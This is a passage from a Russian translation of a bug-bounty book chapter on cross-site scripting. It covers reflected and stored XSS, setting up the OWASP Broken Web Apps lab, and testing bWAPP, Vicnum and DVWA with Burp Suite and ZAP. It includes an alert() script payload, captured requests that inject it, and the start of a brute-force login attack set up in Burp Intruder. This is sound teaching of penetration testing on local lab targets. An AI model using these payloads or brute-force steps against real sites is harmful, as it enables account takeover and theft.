Чем больше веб-приложение, тем сложнее задача противостоять XSS. Злоумышленник отправляет вредоносный код в виде скрипта на стороне браузера, и по этой причине он обязан обработать все поля ввода пользователя. В больших веб-приложениях, таких как Google или Facebook, эта задача действительно трудна. Сотни и тысячи программистов работают вместе; кто-то, возможно, пропустил удаление тегов. Злоумышленник всегда пытается найти уязвимые места, пытаясь найти, где работают HTML-теги. Если это сработает, злоумышленник введет вредоносный код JavaScript через поля ввода на сервер. Существует несколько других методов.

Как тестировщик на проникновение, ваша задача состоит в том, чтобы определить, является ли веб-приложение вашего клиента уязвимым или нет. Если есть уязвимые места, вы должны их обнаружить и указать способ устранения.
В этой главе мы рассмотрим все аспекты XSS.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_4

Что такое XSS?

Давайте начнем этот раздел с диаграммы (рис. 4-1).



Рис. 4-1. *Как выполняется межсайтовый скриптинг (XSS)*

На рис. 4-1 мы видим, что существует два интерфейса: один интерфейс пользователя, а другой интерфейс хакера. Пользователь нажимает на ссылку, содержащую вредоносный код JavaScript. Как пользователь получил эту ссылку? Либо он был отправлен хакером по электронной почте, либо злоумышленник разместил его на публичном форуме; ссылка была замаскирована под “Подробнее” или что-то в этом роде. Как только пользователь нажимает на ссылку, он становится жертвой. Этот сценарий подробно показан на рис.4-2.

Рис. 4-2. *Как злоумышленник получает полный доступ к учетной записи пользователя*

Код JavaScript работает в браузере. Таким образом, он нацелен на конкретного пользователя, который нажал на ссылку. Нажатие на ссылку позволяет браузеру пользователя реализовать на ней вредоносный JavaScript код, который, в свою очередь, извлекает файл cookie сеанса пользователя. Как только злоумышленник получает файл cookie сеанса пользователя, миссия завершается успешно. Используя тот же файл cookie сеанса, злоумышленник переводит деньги пользователя. Поэтому на рис. 4-2 представлены отраженные межсайтовые сценарии. Вредоносный код хранится в ссылке, по которой нужно перейти, а не как часть самого веб-сайта.

Хранимый или постоянный межсайтовый скриптинг немного отличается. Обычно это происходит, когда пользовательский ввод хранится на целевом сервере, например в базе данных. Эти данные находятся в форме вредоносного кода, который отображается в браузере без обеспечения безопасности. Например, атакующий код хранится в сообщениях атакующего на форуме. Когда другие посетители посещают форум, они становятся жертвами атаки XSS, потому что код выполняется каждый раз, когда сообщение на форуме просматривается в браузере.

В следующем разделе мы увидим, как мы можем обнаружить любую XSS-атаку.

Обнаружение XSS уязвимостей

Обнаружение любой XSS атаки в веб-приложении было легко сделано с помощью Burp Suite. Мы можем легко обнаружить, есть ли у веб-приложения уязвимость или нет. Мы также можем узнать, был ли он уже атакован кем-то или нет, просто атакуя его с помощью Burp Suite.

Для этого теста мы установим сломанное веб-приложение OWASP или owaspbwa. Это коллекция многих намеренно уязвимых веб-приложений, состоящая из WebGoat, DVWA, Mutillidae и многих других. Мы видели и испытывали некоторые из них. Однако мы можем собрать их все в одном месте. Хоть он и не обновлялся в течение некоторого времени, нет никакой альтернативы, когда у вас есть много намеренно уязвимых приложений под одной крышей. Конечно, вы можете установить каждый из них по отдельности и установить последнюю версию; однако это займет некоторое время. На самом деле, на мой взгляд, это не важно. Все это игровые площадки, где вы можете изучить концепцию и попытаться понять последствия. Поэтому вы можете установить его и изучить различные типы багов безопасности.

Установочная часть не сложна. Загрузите и установите его на свой VirtualBox, чтобы всякий раз, когда вы захотите проверить свои хакерские навыки, вы могли практиковаться на нем локально (рис.4-3).

Сначала загрузите файлы OWASP Broken Apps VMDK. Все пять файлов будут загружены, но это займет некоторое время, так как это около 4 ГБ.

Затем откройте VirtualBox и просто установите его, как любую операционную систему Linux. Объем памяти 512 МБ это совершенно нормально. Пока вы выбираете путь, укажите его на файл VMDK, и он будет установлен. В разделе "сеть" выберите "мостовой адаптер", чтобы, сохраняя подключение к Интернету включенным, вы могли подключить его к своему Burp Suite или OWASP ZAP.

Обычно URL-адрес варьируется между 192.168.2.2 и 192.168.2.3; он будет показан, когда вы запустите его в своей виртуальной лаборатории. Вход в систему "root", а пароль "owaspbwa".



Рис. 4-3. *Коллекция многих намеренно уязвимых веб приложений owaspbwa*

Локально он работает на http://192.168.2.3:3000; перед запуском этого приложения нам нужно держать перехват нашего Burp Suite в “выключенном” режиме, чтобы трафик проходил через Burp.

Как я уже сказал, внутри него есть много приложений; я выбрал приложение bWAPP (рис. 4-4).



Рис. 4-4. *Приложение bWAPP*

Мы создадим здесь нового пользователя. Мы хотели бы видеть отраженный трафик на нашем Burp Suite. В Burp мы получили этот вывод:

//code 4.1

```
POST /bWAPP/user_new.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/bWAPP/user_new.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
```

```
Cookie: PHPSESSID=q9llh7kbrha95q8gr4b850mjo3; acopendivids=swin
gset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

login=foo&email=foo%40bar.com&password=foo1234&password_conf=fo
o1234&secret=my+secret&action=create
```

Мы ясно видим, что электронная почта нового пользователя "foo@bar.com" пароль "foo1234", а ответ на секретный вопрос - “my secret” (рис. 4-5).



Рис. 4-5. *Вывод в Burp Suite*

Мы можем использовать это имя пользователя и пароль в будущем, но перед этим мы проверим, есть ли у этого приложения bWAPP уязвимости или нет.

Мы можем попытаться внедрить некоторый JavaScript код внутрь входного поле имени пользователя. Давайте посмотрим на результат.

//code 4.2

```
<script>alert("Hello, this is reflected XSS");</script>
```

Мы внедрили этот код в поле ввода (рис. 4-6).



Рис. 4-6. *Код JavaScript внутри поля ввода*

Мы обнаружили, что он работает идеально. Вот вывод в браузере (рис. 4-7).



Рис. 4-7. *Код JavaScript был успешно внедрен.*

В разделе ответа Burp Suite мы получили это сообщение:

//code 4.3

```
GET /bWAPP/xss_get.php?firstname=%3Cscript%3Ealert%28%22Hello%2
C+this+is+reflected+xss%22%29&lastname=%3C%2Fscript%3E&form=
submit HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/bWAPP/xss_get.php?firstname=%3C
script%3Ealert%28%22Hello%2C+this+is+reflected+xss%22%29%29&
lastname=%3C%2Fscript%3E&form=submit
```

```
Cookie: PHPSESSID=uppr7dk5kgu1he5utku9fcetk5; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security_level=0
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Дальше мы протестируем другое веб-приложение под названием Vicnum; здесь вы можете угадать число и сыграть в игру. Мы выбрали проект Guessnum (рис. 4-8).



Рис. 4-8. *Проект Guessnum внутри приложения Vicnum*

В нашем Burp Suite мы добавили это веб-приложение в раздел “Intruder” и загрузили кучу JavaScript кода. Вы можете получить много JavaScript кода в репозитории seclist GitHub. Просто поищите внутри GitHub и скачайте заархивированную папку.

`https://github.com/danielmiessler/SecLists`,

Здесь вы можете получить коллекцию из нескольких типов списков, которые используются во время оценки безопасности, собранных в одном месте. Типы списков включают имена пользователей, пароли, URL-адреса, шаблоны конфиденциальных данных, фаззинг полезных нагрузок, веб-оболочки и многое другое.

Примечание. Как специалист по безопасности или тестировщик на проникновение, вам придется постоянно искать и исследовать все текущие проекты с открытым исходным кодом. “Seclist” или “Security List” - хороший ресурс. Kali Linux также предлагает свои собственные списки слов; мы увидим это в следующем разделе.

Давайте запустим атаку и нажмем кнопку “show response in browser”; это даст нам URL-адрес (рис. 4-9).



Рис. 4-9. *Показать ответ в браузере*

Мы собираемся вставить этот URL-адрес в браузер и посмотреть, откроется ли атакованное приложение или нет. Если он откроется, это будет доказательством того, что это веб-приложение имеет множество уязвимостей, и злоумышленник может извлечь из этого выгоду. Иногда, если комбинации имени пользователя и пароля не совпадают или код JavaScript не работает, браузер может не открыть страницу. Не расстраивайтесь; это метод проб и ошибок, и вам нужно попробовать различные типы файлов, загруженных с ресурса GitHub "seclists". Мои усилия не дали никакого результата с первой попытки!

Я хочу подчеркнуть одну вещь: терпение это ключ, если вы хотите стать успешным тестировщиком на проникновение или охотником за багами. Большинство наших задач основано на методе проб и ошибок.

В то же время мы будем сканировать одно и то же приложение с помощью OWASP ZAP. Сканер ZAP чрезвычайно хорош, и он даст нам три типа предупреждений: высокий, средний и низкий. Эти предупреждения отмечены тремя цветными флажками. Красный флаг означает высокий, оранжевый - средний, а низкий - желтый. В этом веб-приложении мы получили семь высоких предупреждений (рис. 4-10).



Рис. 4-10. *Семь высоких предупреждений появились в инструменте OWASP ZAP*

Я настоятельно рекомендую использовать Burp Suite и OWASP ZAP бок о бок. Иногда в этом нет необходимости, потому что Burp Community edition в одиночку может справиться с этой задачей. Однако в некоторых случаях мы можем перепроверить с помощью сканера ZAP.

Мы можем получить отчет о сканировании ZAP сразу, нажав кнопку "Активного сканирования" сверху (рис. 4-11).



Рис. 4-11. *Отчет о сканировании ZAP*

Этот отчет о сканировании дает нам подробное описание того, как мы можем избежать уязвимостей; как тестировщик на проникновение, вы можете посоветовать своему клиенту предпринять необходимые действия на основе этого.

Количество предупреждений может отличаться время от времени, в зависимости от нескольких вещей. Код JavaScript, который вы использовали для своих атак, может отличаться; уязвимости приложений также могут отличаться. Наконец, также имеет значение, какой тип оповещений вы выбрали для получения отчета о сканировании.

Я добавил сюда часть этого отчета о сканировании:

//code 4.4

```
Description

X-Frame-Options header is not included in the HTTP response to
protect against 'ClickJacking' attacks.
URL    http://192.168.2.3/vicnum/
Method    GET
Parameter    X-Frame-Options
Instances    1
Solution
```

Большинство современных веб-браузеров поддерживают HTTP-заголовок X-Frame-Options. Убедитесь, что он установлен на всех веб-страницах, возвращаемых вашим сайтом. Если вы ожидаете, что страница будет фреймовать только страницами на вашем сервере (например, это часть FRAMESET), вы захотите использовать SAMEORIGIN; в противном случае, если вы никогда не ожидаете, что страница будет фреймовать, вам следует использовать DENY. ALLOW-FROM позволяет определенным веб-сайтам фреймовать веб-страницу в поддерживаемых веб-браузерах.

Ссылка

```
http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/
combating-clickjacking-with-x-frame-options.aspx
```

Преимущество использования ZAP заключается в том, что вы можете иметь представление о том, как писать свой отчет. Как вы можете видеть (код 4.4), решение также было дано. В OWASP bwa существует множество различных намеренно уязвимых приложений. Но вы не можете просто использовать любой из них для любого типа атаки. Последнее приложение (Vicnum) не подходит для использования метода грубой силы для кражи имени пользователя и пароля. Поэтому нам нужно попробовать другое приложение, которое даст нам обзор того, как мы могли бы выполнить этот тип XSS-атаки.

Эксплуатация XSS уязвимостей

В этом разделе мы увидим, как мы можем эксплуатировать XSS. Мы хотим использовать метод грубой силы для кражи имени пользователя и пароля любого приложения.

Давайте попробуем уязвимое веб-приложение Damn или DVWA (рис. 4- 12). Вы можете установить его отдельно и открыть; или вы можете открыть его из только что установленных коллекций OWASP BWA.



Рис. 4-12. *Приложение DVWA хочет получить имя пользователя и пароль.*

Мы уже открыли наш Burp Suite и держали перехват в режиме “off”, чтобы приложение DVWA могло открыться и трафик мог проходить через Burp.

В следующем шаге мы изменим режим перехвата Burp на “on” и попробуем ввести комбинацию имени пользователя и пароля на DVWA.

Давайте попробуем простую комбинацию имени пользователя и пароля, такую как "user" и "password". Вы можете попробовать любую комбинацию. Какую бы комбинацию вы ни использовали, она должна отражаться в Burp вот так (рис. 4-13).



Рис. 4-13. *Комбинация имени пользователя и пароля отразилась в Burp*

Вы можете увидеть результат здесь:

//code 4.5

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
```

```
Cookie: security=low; PHPSESSID=cv8hr0pa3evsb6v26hv0
5pt103; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=user&password=password&Login=Login
```

В последней строке вы можете видеть, что комбинация имени пользователя и пароля была отражена.

Далее мы выберем последнюю строку: username=user&password=password&Login=Login и нажмем вторую кнопку мыши. Открывается несколько вариантов; мы выберем вариант, чтобы отправить его в Intruder. Как только он будет отправлен в Intruder, перейдите на вкладку Positions в верхней части страницы; вы обнаружите, что несколько строк были выбраны автоматически. С правой стороны вы найдете несколько кнопок: Add, Clear и т. д. (Рис. 4-14)

